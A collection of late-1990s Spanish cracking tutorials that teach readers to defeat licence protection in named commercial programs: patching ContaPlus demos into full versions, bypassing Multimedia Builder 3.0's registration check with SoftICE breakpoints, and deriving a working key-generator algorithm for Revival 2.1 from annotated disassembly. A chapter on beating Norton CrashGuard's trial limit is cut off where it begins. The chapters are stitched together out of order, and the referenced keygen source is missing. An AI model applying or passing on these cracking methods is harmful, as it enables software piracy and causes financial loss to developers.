*** Podemos copiar impunemente el directorio del CUENTAPLUS de un disco duro a otro sin necesidad de reinstalar.**

*** Este mismo proceso es aplicable al NOMINAPLUS y FACTURAPLUS y el resto del paquete y muy probablemente al resto de productos de la empresa SP. El TVPPLUS está cascado (por lo menos en el cd) por lo que no se ha podido probar y el PersonalPlus no necesita retoques. PAra el resto de componenetes del paquete, simplemente se parchea el instalar.exe, y se copia el c.a del CONTAPLUS y se comienza la instalación. Una vez instalado, se copia el spptr.dll del contaplus en el directorio apropiado para cada producto (NOMINAPLUS: /exe) (FACTURAPLUS: /exe)**

*** Para pasar una version demostrativa (o educativa) a versión élite, basta con aplicar el parche al spprt.dll y borrar el fichro /emp/menumode.dbf**

PD PARA EL PROGRAMADOR

Querido Marco:

Has construido una buena protección.
He estado tentado de guardarme el crack por respeto.
Pero lo que me decidió fue la decepción de ver como usabas Clipper y tu forma relajada de acceder al disco mediante deviceiocontrol.
La próxima vez esmérate un poco más, aunque he de reconocer que he disfrutado con tu protección en grande.

Notas para los lectores.

1.- Los mensajes del tipo "Hazme el crack para ....", "Dime como se crackea....", "Dime donde puedo encontrar..." son automáticamente ignorados. El objetivo de estos artículos es enseñar a crackear no enseñar a ser unos llorones ineptos que sólo saben mendigar.

2.- Sólo responderé a preguntas teóricas sobre cracks, indicando algunas pistas que faciliten la labor.

3.- Narices, escribid artículos sobre los programas que crackeeis.
De nada sirve lo que aprendéis si no lo repartís, se os pudre en el cabeza, palabra.

4.- Lamento no haber contestado a ciertos mails interesantes. Desde aquí mis excusas.

5.- Si os ha servido para algo mis artículos, no seáis vagos y mandad un mail indicándomelo.

Estado+Porcino

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO V. COLOR CRACK

-Como Crackear Multimedia Builder 3.0-

Noviembre 1998

Indice

INTRODUCCIÓN

UN PRIMER VISTAZO

PRIMER OSTIAZO

ZEN CRACK

CRACK EN COLORES

CONCLUSIÓN

INTRODUCCIÓN

Victima: Multimedia Builder 3.0
Site: www.mediachance.com
Herramienta: Nuestro amado Sice y Zen crack.

Hoy es un día de Heineiken,Café de de Kenya,Moskovkaya,Guiness,Mahon y mujeres.

Bueno, ya estamos de vuelta con un nuevo truco bajo el brazo: "Crack en Color" que lo aplicaremos a nuestro conejillo de indias, el excelente Multimedia Builder. Un programa para crear aplicacniones que incluyen sonido, imagen,video. Se programa al estilovisual de VB . No os perdais el reproductor de CD que viene con el ejemplo.

UN PRIMER VISTAZO

Realmente este programador se lo ha currado. Ha cerrado la mayoría de las puertas de entrada a los crackers, por tanto hay que abrir otras como el "Crack en Color". Veamos alguno de sus ingenios del autor:

- Existe un número de serie que se introduce desde "Help\About\Register"

- Cuando introducimos un número de serie falso no aparece ninguna ventana de error.
Por lo que queda descartado el clásico "bpx messageboxexa".

- Las cadenas de caracteres importantes las tiene encriptadas, por lo que no podemos buscarlas con el "Search and Replace", lo que impide un crack en 5 minutos.

PRIMER OSTIAZO

Desechados los ataques típicos, vamos a entrar por la puerta clásica siguiendo la pista del Serial falso.

Metemos un número basura "12121212", Saltamos al sice y ponemos 's 30:00 l ffffffff "12121212"'
En cada ocurrecia XX:xx aplicamos 'bpr XX:xx XX:xx+8 rw'. Una vez acabado damos al botón de OK y BOOM, aparecemos en el sice. Unos F12 llegamos a la rutina "GetwindowTextA".
Dejamos esta línea de trabajo porque es muy aburrida.

Al final conseguimos aislar una rutina en que devuelve 0 si estamos registrados y 1 en otro caso.Podemos falsearla para registrarnos. Y de hecho lo "conseguimos". Nuestro nombre aparece en la ventana de registro. Pero hay una sorpresita. Si ejecutamos Project/Run aparece "unregistered...". ¿Cómo es posible?

¡Pero SI estamos registrados!. La cosa es aún peor, si nos peleamos con el registro y generamos un número de serie válido las cosas no mejorar. ¿Que está pasando aquí?

ZEN CRACK

Si hemos pasado el algoritmo de registro satisfactoriamente, ¿porqué seguimos sin estar registrados?.
Razonemos, la única forma de no estar registrados es que no pasemos alguna verificación. Sabemos que hemos pasado una, luego debe de haber otra verifiación en otra parte del código.

Este programador ha pensado un poco. HA SEPARADO LAS COMPROBACIONES del serial.
Y lo que es todavía más interesante, en cada comprobación analiza cosas diferentes. Así, si se pasa completamente una comprobación no se garantiza que se pase el resto.

Sabemos ya que por lo menos hay dos comprobaciones (una que pasamos y otra no).
Debe existir un nexo de unión entre las comprobaciones: Una variable que guarde el serial que hemos introducido. Pero aquín las variantes son múltiples :la primera comprobación puede encriptar el serial para la segunda, modificar un flag para que siempre resulte falsa la segunda comprobación...

La pregunta que se plantea es ¿Cómo localizo la segunda comprobación?.
La única pista es el horrible letrero amarillo ".. unregistered ..". Se podrían analizar todas las variables que modifica el primer algoritmo , pero eso es demasiado costoso. Debemos buscar otra forma.
La única forma de saber que no hemos pasado las comprobaciones es el letrero amarillo. Es por ahí por donde debemos atacar.

El mensaje está encriptado ,luego desechamos esa vía.
El letrero parece un Label al estilo de de JAVA o Delphi, por lo que no tiene entidad propia como una ventana.
¿Por donde atacamos?

CRACK EN COLORES

Centremonos, ¿qué es lo que má llama la atención del letrero? , su color amarillo.
Este color debe de asignarse de alguna forma. Además el amarillo parece que es el color de fondo del letreo. Si desensamblamos a nuestro objetivo vemos que utiliza la función setbkcolor.
Así pues debemos localizar algo parecido a "setbkcolor(Amarillo)".Pero como se expresa exactamente el color amarillo.

Normalmente los colores se forman a partir de la combinación de los llamados "colores básicos" .
Lo normal es usar como colores básicos RGB="Rojo Verde y Azul." Nuestro problema es como expresar el amarillo del letrero en función de RGB. Por suerte nuestro amarillo es una simple combinación. Podemos utilizar la paleta de colores de cualquier programa para comprobarlo. En mi caso he usado el Visual Café 2.5 (crackeado por supuesto).
Introduciendo Rojo=255,Verde=255,Azul=0 obtenemos el mismo amarillo que el del letrero.

Si el color hubiera sido más complejo,capturamos la pantalla con el letrero y la importamos a un editor gráfico como el Photoshop.Seleccionamos un pixel del color amarillo del letreo y vemos sus componentes en términos de Rojo, Verde y Azul.
Es posible que exita un program que realize esta función más sencilla. Si lo encontris, por favor notificádmelo.

Asi pues debemos de localizar algo asi como "setbkcolor(255 255 0)". Necesitamos conocer si existen más parámetros para el setbkcolor. Mirando el API tenemos:

```
COLORREF SetBkColor(HDC hdc,    // handle of device context
                    COLORREF crColor    // background color value
                    );
The COLORREF value is a 32-bit value used to specify an RGB color.
```

```
When specifying an explicit RGB color, the COLORREF value has the following hexadecimal form:
0x00bbggrr
```

Nuestro color es un entero y se pasa como segundo parámetro. Dado que los número se almacenan al revés debemos buscar SetBkColor(hdc,0000ffff). Desempolvemos los manuales del Sice, por lo que nos queda

bpx setbkcolor if (*(esp+8)==ffff0000)

Expliquemos un poco el churro que ha aparecido. bpx setbkcolor indica que se pare cuando se ejecute la rutina setbkcolor Se para cuando (*(esp+8)==00ffff), es decir, cuando el contenido del registro EIP+8 sea 00ffff. Recordemos que los parámteros a las funciones se pasan a través de la pila (ESP=registro stack pointer):

Concretamente es ESP+8 porque en se apilan dos palabra de 4 bytes cada uno.

```
Antes de la llamada ESP=000
        Llamada             ESP=Dirección de retorno. (palabra de 4 bytes)
                            ESP+4=parámetro HDC.(palabra de 4 bytes)
                            ESP+8=segundo parámetro
```

Aplicando nuestro bpx y pulsando "Proyect/Run" BOOM, aparecemos en el sice, para ver si estamos realmente ante el setbkcolor correcto, cambiemos el color "d esp+8" Y pasamos de "FFFF00" a "FFFFFF" .
Obtenemos un bonito color blanco de fondo. Luego hemos pillado la llamada correcta. Un par de f12 después obsevamos

:460a15 cmp [ESI+378],43CA

Si los valores no son iguales vemos el mensaje de error. Por tanto es este el flag que controla todo. Ya sólo basta ver quien lo inicializa. Pero este es un trabajo conocido por todos que lo dejo como ejercicio.

Fijaos como no se utiliza un clásico flag 1,0 sino un valor difícil 0x43CA. Un nuevo síntoma de que el autor ha leido sobre cracks.

CONCLUSIÓN

Hemos aprendido una nueva técnica: "Color Crack". Es recomendable que se aplique cuando el mensaje de "unregistered "no sea una ventana sino una cadena dentro de una ventana.
Debemos averiguar el color que se aplica al mensaje y colocar en el Sice:

bpx nombreRutina if (*(esp+8)==00BBGGRR)

Recordad que los valores de Blue(azul),Green (Verde) , Red (rojo) están hexa.

Cuando apararezcamos en el Sice cambiar el color para ver si estamos en la ventana correcta. En tal caso buscar un salto que evite el mesaje.

Este técnica siempre es aplicable, pero se recomienda que se utulize cuando existan pocos colores en la ventana y el mensaje esté resaltado del resto (cosa bastante habitual).

Una posible generalización de está técina es aplicable al color del tipo de letra (foregroundcolor), el tipo de fuente, (setFont), el aspecto (cursiva ...). Recordad de echar mano de una buena ayuda Api para win32.

No olvidemos el esquema de protección tan original de SEPARACIÓN DE COMPROBACIONES que ha implementado el autor. Realmente interesante, si señor.

Notas para los lectores.

1.- Los mensajes del tipo "Hazme el crack para ....", "Dime como de crackea....", "Dime donde puedo encontrar..." son automáticamente ignorados. El objetivo de estos artículos es enseñar a crackear no enseñar a ser unos llorones ineptos que sólo saben mendigar.

2.- Sólo responderé a preguntas teóricas sobre cracks, indicando algunas pistas que faciliten la labor.

3.- Narices, escribid artículos sobre los programas que crackeeis.
De nada sirve lo que aprendéis si no lo repartís, se os pudre en el cabeza, palabra.

4.- Lamento no haber contestado a ciertos mails interesantes. Desde aquí mis excusas.

5.- Si os ha servido para algo mis artículos, no seáis vagos y mandad un mail indicándomelo.

Mr.PinK & WKT (WHISKEY KON TEKILA)

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO IV. Haciendo de Cerrajeros

-Generadores de Llaves (KeyGen)-

Revival 2.1

Mayo 1998

Indice

INTRODUCCIÓN

Generadores de Llaves

¿Es posible crear un Generador de Llaves?

¿Pos mu bien, pero que necesito pa hacer un Generador de Llaves?

¿Merece la pena hacer un Generador?

Generador de Llaves para REVIVAL 2.1:

Notas para los lectores

INTRODUCCIÓN

¡Saludos Familia!

Aprovechando las vacas estivales me he decidido por escribir un bonito Generador de Llaves (en inglés KeyGen) para un útil programa de reparación de discos duros y disquetes. Como siempre un poco de Teoría para que podamos entendernos.

Generadores de Llaves.

La primera pregunta que responder es ¿qué carajo es un Generador de Llaves? Suponed por un instante que sois unos de esos programadores perezosos y cegados por el dinero que ha construido un programa protegido con un número de serie. Si alguien desea registrarse debemos pagar una cifra de dinero (pequeña o no) que hará engrosar nuestra cuenta. A cambio debemos de enviarle un número de serie que desbloquee el programa. ¿Hasta ahora todo correcto, verdad?. ¿Pero como demonios se genera un número de serie diferente para cada usuario? . La respuesta es: con un Generador de Llaves.

Existen dos tipos de Generadores de Llaves:

A- Dependientes de los datos del cliente.
B- Independientes de los datos del cliente.

El tipo A es el más extendido, el número de serie se genera a partir del nombre del cliente y el de su dirección de correo (por ejemplo). Así dos usuarios tendrán números de serie diferentes, por que en principio sus datos personales son diferentes.

El tipo B está un poco en desuso, pero se siguen viendo por que son fáciles de programar (recordad que los programadores son por naturaleza vagos y sin imaginación).
El mismo número de serie es válido para cualquier cliente. En estos casos, el programador da un número diferente a los clientes pardillos que compran su producto y reza para que no se lo den a nadie.

¿Es posible crear un Generador de Llaves?

El programa Generador de Llaves está normalmente en el ordenata del programador, entonces, ¿cómo demonios puede un cracker construir un Generador ?. La respuesta es sencilla pero difícil (en general) de realizar.
El programa debe verificar que el número de serie que introducimos es válido y ésto sólo puede hacerlo verificando ciertas propiedades que debe cumplir el número de serie y que fueron establecidas por el Generador.
¿Un poco lioso verdad?, dicho de otra forma, el Generador es un codificador de números de serie y en el programa sólo existe un decodificador que descifra el número de serie introducido.

Vemos un sencillo ejemplo, suponed que nuestro Generador es el siguiente:

NúmeroSerie=(89934*4)*(nombre(5))

Donde nombre(5) es la quinta letra del nombre del usuario. EL número 89934 es el llamado número mágico, un número que es de agrado del programador (quizás el número de veces que le ha su jefe le ha jodido) y que realmente es el corazón del Generador

En el programa, para ver que el número de serie es correcto se debe de verificar: (NúmeroSerie/(4 /nombre(5)) = 89934

Como podéis apreciar, lo que hay en el programa es la inversa del Generador, por tanto si invertimos la inversa podemos obtener el Generador de Partida.

No os engañéis, este es un Generador sencillo, lo normal es que esté ultra enrevesao , lleno de números mágicos y operaciones aritméticas exóticas.

Normalmente, las rutinas de verificación realizan ciertas comprobaciones sobre la password de entrada. Generalmente pasan a mayúsculas y buscan ciertos caracteres en ciertas posiciones. En caso de no encontrarlos la password no es válida. Esto da pie a un truco mu útil pa localizar di una forma directa la rutina. Pero esto lo veremos más adelante.

¿Pos mu bien, pero que necesito pa hacer un Generador de Llaves?

1.- Lo primero es aislar el código del programa que verifica el número de serie.
Además del código que las funciones que son llamadas desde la rutina de verificación (pa Saber que narices hacen). Normalmente las rutinas de verificación hacen uso de pequeñas rutinas: convertir a mayúsculas,convertir letras en números...

2.- Un conocimiento exhaustivo, repito, exhaustivo del la rutina de verificación.
Debemos saber TODO lo que hace y porqué lo hace. Recordad que tenemos que invertir su funcionamineto y esto no lo podemos hacer si no sabemos como funciona. Este es el punto más delicado y el que consume más tiempo. Dependiendo de las paranoias del programador podéis tardar horas o semanas. Se necesitan conocimientos de ensamblador y de operaciones aritméticas binarias

3.- Invertir el funcionamineto del Generador y crear con un compilador, por ejemplo de C nuestro propio Generador.

¿Merece la pena hacer un Generador?

La respuesta es depende. Hacer un Generador no es nada sencillo, consume mucho tiempo y habilidades. Es mucho más fácil parchear la rutina de verificación para que acepte cualquier cosa.

Pero las ventajas de crear un Generador son muy importantes, primera y ante todo es que realmente se está cumpliendo con la filosofía crack (ingeniería inversa) al comprender y transformar el programa para que adapte a nuestras necesidades.

Segúnda ventaja son los conocimientos que se captan sobre todo a nivel ensamblador y de operaciones aritméricas con bits.

Tercera y no más importante la satisfacción del trabajo artesano, bien hecho. Esa satisfacción que nos hace seguir adelante.

La cuarta ventaja tiene que ver con la historia del Software. Puedes "coleccionar" las protecciones de tu programa favorito y ver la evolución de su software.

Y como quinta un fin práctico, al final del proceso se obtiene un número de serie válido, lo que te convierte en un usuario "legal" y problamente no tengas que crakear la próxima versión.

Generador de Llaves para REVIVAL 2.1

Objetivo: REVIVAL 2.1

Nombre: revive21.zip
Tamaño: 874.644 bytes
Versión: 2.1
Site: http://uc2.unicall.be/revival/
Herramientas: SoftIce,W32dasm o IDA 3.75 y un compilador de C.
Dificultad: No mu difícil.
Tiempo: 5 horas.

Este es un interesante programa que te permite recuperar ficheros borrados de discos duros y disquetes que soporta FAT32 y NTFS. Tiene una típica ventana de registro a partir de la cual podemos acceder directamente a la rutina de verificación de la pass. Esta rutina es extremadamente sencilla e independiente de los datos del usuario, por eso ha sido la elegida como demostración.

Aconsejo desensamblar con el IDA PRO 3.75(una pequeña maravilla de desensamblador). Se puede hacer con el W32dasm pero el IDA nos da más información y nos ahorra trabajo. Por ejemplo descubre de forma automática rutinas (_touper, isdigit...) que no son reconocidas como tales por el W32dasm.

Bien, manos a la obra, desensamblemos con el IDA.

¿Ya está?
Bien, ahora sólo hay que localizar la rutina de verificación. Empleemos un viejo truco: el 80% de las rutinas de verificación intentan localizar el carácter '-' (2D en hexa) o el carácter '+' (2B en hexa).
No me preguntéis por qué, pero lo hacen. Sólo hace falta buscar un 2Dh o un 2Bh y con un poco de suerte aterrizaremos en plena rutina de verificación. Debemos buscar una comprobación con 2Dh o bien 2Bh, pero como las comprobaciones pueden ser de muchos tipos , sólo buscaremos la parte final de la comprobación.

Resumiendo, buscaremos ", 2Dh" y ", 2Bh". En caso de existir demasiadas ocurrencias, mejor decantarse por otro método de ataque. Al final es el olfato de cracker el que te indica si estás en la ocurrencia correcta o no.
En este caso hay 20 ocurrencias de "2D" y 18 de "2B". UFF, quizás demasiadas (de hecho es la primera ocurrencia de "2D" la correcta), así que probemos un método más directo con el Softice.

Metemos como nombre ESTADO, como campañía PORCINO y como número de serie estúpido por ejemplo 1212121212. CTRL+D y le damos al botón de OK y aparece una ventana de error.

Esta ventana se parece a un messageboxexa (por su simplicidad y por el icono en forma de exclamación y por el único botón que aparece).
Si repetimos el mismo proceso pero poniendo en el softice bpx messsageboxexa y pulsamos el botón de OK ...
Bingo, aparecemos en la rutina de messageboxexa. Sólo hay que seguir la secuencia de llamadas hacia atrás buscando un salto que evite llamar a la ventana de mensaje de error. La secuencia de pasos es:

*** Paramos en bpx messageboxexa**
*** Pulsamos F12 para llegar a la rutina padre que llamó a messageboxexa.**
*** Aparecemos en :4313CA pero por se ve ningún salto que evite la llamada a messageboxexa.**
*** Pulsamos F12 para seguir subiendo hasta la rutina padre.**
*** Aparecemos en :43145D. Pero de nuevo nada interesante.**
*** De nuevo F12 y ....**
*** Aparecemos en :40CAAC8, esta si tiene lo que buscamos, exactamente.**

```
0040AA6C                call    sub_40CD10 ; RUTINA DE VERIFICACIÓN
0040AA71                add     esp, 4
0040AA74                test    eax, eax
0040AA76                jz      short loc_40AABA; SALTA SI ERES UN MAL CRACKER.
0040AA78                mov     dword ptr [esi+5Ch], 1
0040AA7F                mov     eax, [esi+64h]
0040AA82                push    eax
0040AA83                push    offset aName;NOMBRE.
0040AA88                call    sub_40AD70
0040AA8D                add     esp, 8
0040AA90                mov     eax, [esi+60h]
0040AA93                push    eax
0040AA94                push    offset aCompany;COMPAÑÍA.
0040AA99                call    sub_40AD70
0040AA9E                add     esp, 8
0040AAA1                mov     eax, [edi]
```

```
0040AAA3                 push    eax
0040AAA4                 push    offset aSerial;NÚMERO DE SERIE.
0040AAA9                 call    sub_40AD70
0040AAAE                 add     esp, 8
0040AAB1                 mov     ecx, esi
0040AAB3                 call    sub_42550E
0040AAB8                 jmp     short loc_40AACF
0040AABA ; ÄÄÄ
```

```
0040CD29                 jnz     loc_40CE7F            ; Salta a flag de error si p(0) no es R.
0040CD2F                 movsx   eax, byte ptr [esi+1] ; eax=p(1)
0040CD33                 push    eax
0040CD34                 call    _toupper              ; Pasamos a mayúsculas p(1).
0040CD39                 add     esp, 4
0040CD3C                 cmp     eax, 56h              ; ¿ES P(1) = V?
0040CD3F                 jnz     loc_40CE7F            ; Salta a flag de error si p(1) no es V.
0040CD45                 cmp     byte ptr [esi+7], 2Dh ; ¿ES P(7) = '-'?
0040CD49                 jnz     loc_40CE7F            ; Salta a flag de error si p(7) no es '-'.
0040CD4F                 push    esi
0040CD50                 call    ds:lstrlenA           ; Calcula el tamaño de la password.
0040CD56                 cmp     eax, 0Fh              ; ¿Es el tamaño 15?
0040CD59                 jnz     loc_40CE7F            ; Salta a flag de error si el tamaño no es
15
0040CD5F                 mov     edi, 2                ; Segundo carácter.
0040CD64
0040CD64 loc_40CD64:                             ; CODE XREF: sub_40CD10+6D_j

                         ;Bucle para comprobar que son números p(2)...p(6)
0040CD64                 movsx   eax, byte ptr [edi+esi]; eax=p(2)
0040CD68                 push    eax
0040CD69                 call    _isdigit               ; ¿es un número p(2)?
0040CD6E                 add     esp, 4
0040CD71                 test    eax, eax
0040CD73                 jz      loc_40CE64             ; Salta con flag de error si p(2) no es
número.
0040CD79                 inc     edi                    ; Apuntamos al siguiente carácter.
0040CD7A                 cmp     edi, 7                 ; ¿Hemos llegado a p(7)?
0040CD7D                 jl      short loc_40CD64       ; Salta si no hemos llegado a p(7).
0040CD7F                 mov     edi, 8                 ; Octavo carácter.

                         ;Bucle para comprobar que son números p(8)...p(14)
0040CD84
0040CD84 loc_40CD84:                             ; CODE XREF: sub_40CD10+8D_j
0040CD84                 movsx   eax, byte ptr [edi+esi];; eax=p(8)
0040CD88                 push    eax
0040CD89                 call    _isdigit        ;¿es un número p(8)?
0040CD8E                 add     esp, 4
0040CD91                 test    eax, eax
0040CD93                 jz      loc_40CE6D      ; Salta con flag de error si p(8) no es número.
0040CD99                 inc     edi             ; Apuntamos al siguiente carácter.
0040CD9A                 cmp     edi, 0Fh        ; ¿Hemos llegado a p(15)?
0040CD9D                 jl      short loc_40CD84; Salta si no hemos llegado a p(15).
0040CD9F                 mov     ax, [esi+2]     ; ax=p(2)p(3)
0040CDA3                 mov     [esp+30h+var_20], ax
0040CDA8                 lea     eax, [esp+30h+var_20]
0040CDAC                 mov     [esp+30h+var_1E], 0
0040CDB1                 push    eax
0040CDB2                 call    _atoi           ;Pasa p(2)p(3) a número.
0040CDB7                 mov     cx, [esi+5]     ;cx=p(5)p(6)
0040CDBB                 add     esp, 4
0040CDBE                 mov     [esp+30h+var_20], cx
0040CDC3                 sub     al, 13h         ; al=p(2)p(3)-19
0040CDC5                 lea     ecx, [esp+30h+var_20]
0040CDC9                 mov     [esp+30h+var_24], al
0040CDCD                 mov     [esp+30h+var_1E], 0
0040CDD2                 push    ecx
0040CDD3                 call    _atoi            ;Pasa p(5)p(6) a número.
0040CDD8                 lea     edx, [esp+34h+var_20];
0040CDDC                 add     esp, 4
0040CDDF                 lea     ebx, [eax-25h]   ;ebx=p(5)p(6)-37
0040CDE2                 lea     ecx, [esi+0Ah]   ;ecx=dirección de p(10)
0040CDE5                 push    edx
0040CDE6                 mov     eax, [ecx]       ;ebx=p(10)p(11)p(12)p(13)
0040CDE8                 mov     [edx], eax
0040CDEA                 mov     cl, [ecx+4]      ;cl=p(14)
0040CDED                 mov     [edx+4], cl
0040CDF0                 mov     [esp+34h+var_1B], 0
```

```
0040CDF5                call    _atoi           ;Pasa p(10)p(11)p(12)p(13)p(14) a número.
0040CDFA                add     esp, 4
0040CDFD                mov     edi, eax
0040CDFF                xor     di, 5468h       ;di=p(10)p(11)p(12)p(13)p(14) XOR 21508
0040CE04                mov     ax, [esi+8]     ;ax=p(8)p(9)
0040CE08                mov     [esp+30h+var_20], ax
0040CE0D                lea     eax, [esp+30h+var_20]
0040CE11                mov     [esp+30h+var_1E], 0
0040CE16                movzx   edi, di
0040CE19                push    eax
0040CE1A                call    _atoi           ;Pasa p(8)p(9) a número.
0040CE1F                mov     byte ptr [esp+34h+var_20], al
0040CE23                add     esp, 4
0040CE26                xor     eax, eax
0040CE28                mov     ecx, 64h
0040CE2D                mov     al, bl            ;al=p(5)p(6)-37
0040CE2F                mov     ebx, 0Ah
0040CE34                lea     eax, [eax+edi+3]; eax'=(p(5)p(6)-37)+(p(10)p(11)p(12)p(13)p(14)
XOR 21508) + 3
0040CE38                cdq
0040CE39                idiv    ecx             ;Divide eax'/100
0040CE3B                mov     cl, dl          ;cl=resto(eax'/100)
0040CE3D                xor     eax, eax
0040CE3F                mov     al, [esp+30h+var_24]
0040CE43                lea     eax, [eax+edi+3]; eax=(p(2)p(3)-19)+(p(10)p(11)p(12)p(13)p(14) XOR
21508) + 3
0040CE47                cdq
0040CE48                idiv    ebx             ;Divide eax/10
0040CE4A                sub     dl, [esi+4]     ;dl=resto(eax/10)-p(4)
0040CE4D                cmp     dl, 0D0h        ;¿Es resto(eax/10) = p(4)?
0040CE50                jnz     short loc_40CE76;Salta a flag de error si resto(eax/10) no es p(4)
0040CE52                cmp     byte ptr [esp+30h+var_20], cl;¿Es resto(eax'/100) = p(8)p(9)?
0040CE56                jnz     short loc_40CE76;Salta a flag de error si resto(eax'/100) no es
p(4)
0040CE58                mov     eax, 1          ; Ok todo correcto. Flag de éxito activado.
0040CE5D                pop     edi
0040CE5E                pop     esi
0040CE5F                pop     ebx
0040CE60                add     esp, 24h
0040CE63                retn
0040CE64 ; ÄÄÄ
```

es debido a que se programó en alto nivel, seguramente en C.
¿Cómo quieren los programadores proteger su software si es de pésima calidad?. Están directamente vendidos (salvo honrosas excepciones, por supuesto.)
- Si andais un poco pegaos de operacones aritméticas y de ensamblador, buscad alguno de los fabulosos cursos de ensamblador que hay en la Web.

```
Resumamos los momentos más interesantes de la rutina de verificación:

A)0040CD26              cmp     eax, 52h              ; ¿ES P(0) = R?
B)0040CD3C              cmp     eax, 56h              ; ¿ES P(1) = V?
C)0040CD45              cmp     byte ptr [esi+7], 2Dh ; ¿ES P(7) = '-'?
D)0040CD56              cmp     eax, 0Fh              ; ¿Es el tamaño 15?
E)0040CD64              ;Bucle para comprobar que son números p(2)...p(6)
F)0040CD84              ;Bucle para comprobar que son números p(8)...p(14)
G)0040CDC3              sub     al, 13h               ; al=p(2)p(3)-19
H)0040CDDF              lea     ebx, [eax-25h]        ; ebx=p(5)p(6)-37
I)0040CE34              lea     eax, [eax+edi+3]      ; eax'=(p(5)p(6)-
37)+(p(10)p(11)p(12)p(13)p(14)
                                                     XOR 21508) + 3
J)0040CE3B              mov     cl, dl                ; cl=resto(eax'/100)
K)0040CE43              lea     eax, [eax+edi+3]      ; eax=(p(2)p(3)-
19)+(p(10)p(11)p(12)p(13)p(14)
                                                     XOR 21508) + 3
L)0040CE4D              cmp     dl, 0D0h              ;¿Es resto(eax/10) = p(4)?
M)0040CE52              cmp     byte ptr [esp+30h+var_20], cl;¿Es resto(eax'/100) = p(8)p(9)?.

Por A),B),C),D),E) y F) sabemos que la password debe de tener este aspecto:

        00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15
        R  V  x  x  x  x  x  -  x  x  x  x  x  x  x  x

Donde x es un número del 0 al 9.

Despues hay dos bonitas ecuaciones:


Por H),I),J) y M)

        I) p(8)p(9)=resto( (p(5)p(6)-0x25)+(p(10)p(11)p(12)p(13)p(14) XOR 21508) + 3) / 0x64)

Por G),K),L)
        II) p(4)=resto((p(2)p(3)-0x13)+(p(10)p(11)p(12)p(13)p(14) XOR 21508) + 3) / 0x0A)
```

Pos ya está. Estas son las ecuaciones de la rutina de verificación, ya se puede implementar nuestro propio Generador de Llaves, que no será más que implementar estas dos ecuaciones.
Estas dos ecuaciones comprueban que la parte derecha sea igual a la parte izquierda (p(8)p(9) y p(4)). Nuestro Generador calculara la parte derecha y construirá la parte izquierda de forma adecuada. Se podrían simplificar un poco, pero no lo haré pa no complicar el asunto.

Un posible Generador en C sería algo así como:

VER CODIGO FUENTE DEL GENERADOR

Utilizo números aleatorios (random) para generar un número de serie diferente cada vez que se ejecute e programa. Una última curiosidad, donde creereis que guarda nuestra pass el programa. Si lanzais el La utilidad regmon (analiza todos los accesos al Registro dels Sistema) con el programa, podréis apreciar que se accede a "HKEY_LOCAL_MACHINE\SOFTWARE\Revival\Revival\2.0\Serial" Poco imaginativo, ¿verdad?. Podéis modificar este número para evitar registraos y probad Con nuevas pass.

Notas para los lectores.

1.- Los mensajes del tipo "Hazme el crack para ....", "Dime como de crackea....", "Dime donde puedo encontrar..." son automáticamente ignorados. El objetivo de estos artículos es enseñar a crackear no enseñar a ser unos llorones ineptos que sólo saben mendigar.

2.- Sólo responderé a preguntas teóricas sobre cracks, indicando algunas pistas que faciliten la labor.

3.- Narices, escribid artículos sobre los programas que crackeeis.
De nada sirve lo que aprendéis si no lo repartís, se os pudre en el cabeza, palabra.

4.- Lamento no haber contestado a ciertos mails interesantes. Desde aquí mis excusas.

5.- Si os ha servido para algo mis artículos, no seáis vagos y mandad un mail indicándomelo.

Mr.PinK & WKT (WHISKEY KON TEKILA)

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO III. CORTA HISTORIA DEL TIEMPO

Norton CrashGuard Deluxe 3.0

Mayo 1998

Indice

INTRODUCCIÓN

TIPOS DE PROTECCIONES TEMPORALES

UN POCO DE TEORÍA

EN BUSCA DE LA FRASE MÁGICA

EL REGISTRO DEL SISTEMA

COMO CRACKEAR Norton CrashGuard Deluxe 3.0:

- PRIMERA EXPLORACIÓN.
- PRIMERA SORPRESA.
- SEGUNDA SORPRESA.

- LA APROXIMACIÓN DIFÍCIL:

- AL ATAQUEEEEEEEEEEEEEE
- LA FECHA DE CADUCIDAD
- CHECKSUMS PARAINOCOS
- CHECKSUMS HASTA EN LA SOPA
- LA MISMA PROTECCIÓN EN TODOS SITIOS

- LA APROXIMACIÓN FÁCIL:

- REUNIENDO LAS PIEZAS
- LA COMPRA VIRTUAL
- MODIFICANDO EL REGISTRO
- MODIFICACIÓN DE LA VARIABLE DEL REGISTRO DEL SISTEMA

MORALEJA

INTRODUCCIÓN

¡Saludos Familia!

Bastante tiempo desde mi último artículo, lo sé, pero ya estamos de vuelta. Nos ocuparemos ahora de las protecciones temporales, veremos un poco de teoría y lo aprendido lo aplicaremos al programa Norton CrashGuard Deluxe 3.0 desde dos puntos de vista, el temporal y el de la password pa registrarse.

TIPOS DE PROTECCIONES TEMPORALES.

Demos un peque repaso a los diferentes esquemas de protección temporal que nos podemos encontrar (recomiendo la lectura del Capítulo 4.1 de +ORC)

- CINDERELLA. El programa funciona durante una cierto periodo de días (digamos 15 días) comenzando desde la fecha de instalación.

- BEST_BEFORE. El programa funciona durante una cierto período de tiempo independientemente de la fecha de instalación. El programa caduca el 30/12/97.

- COUNTDOWN. El programa funciona sólo durante unos minutos o unos segundos.

- QUIVER. El programa funciona sólo durante un número determinado de ejecuciones. Realmente no es una protección temporal, pero su esquema de protección se parece mucho al de los otros tres tipos.

UN POCO DE TEORÍA

Analizemos como funciona una protección temporal.

Los "inteligentes programadores" ofertan sus productos completos al público con ridículas protecciones.
Le colocan una fecha de caducidad, pasada la cual, el programa no funciona. Esta idea la utilizan sobretodo las grandes compañías como Micro$oft, Corel, o Symantec.

La idea es distribuir masivamenete sus productos aprovechando los estupendos canales de distribución que ofrecen las revistas de Soft. Una vez inundado el mercado, el usuario disfrutará del producto, se acostumbrará a él, hasta que le sea indispensable y tenga que comprarlo a un precio desorbitado . Esta táctica no es nueva, sino preguntad a algún camello, o como la CIA distribuyo la heroína entre el Black Power.

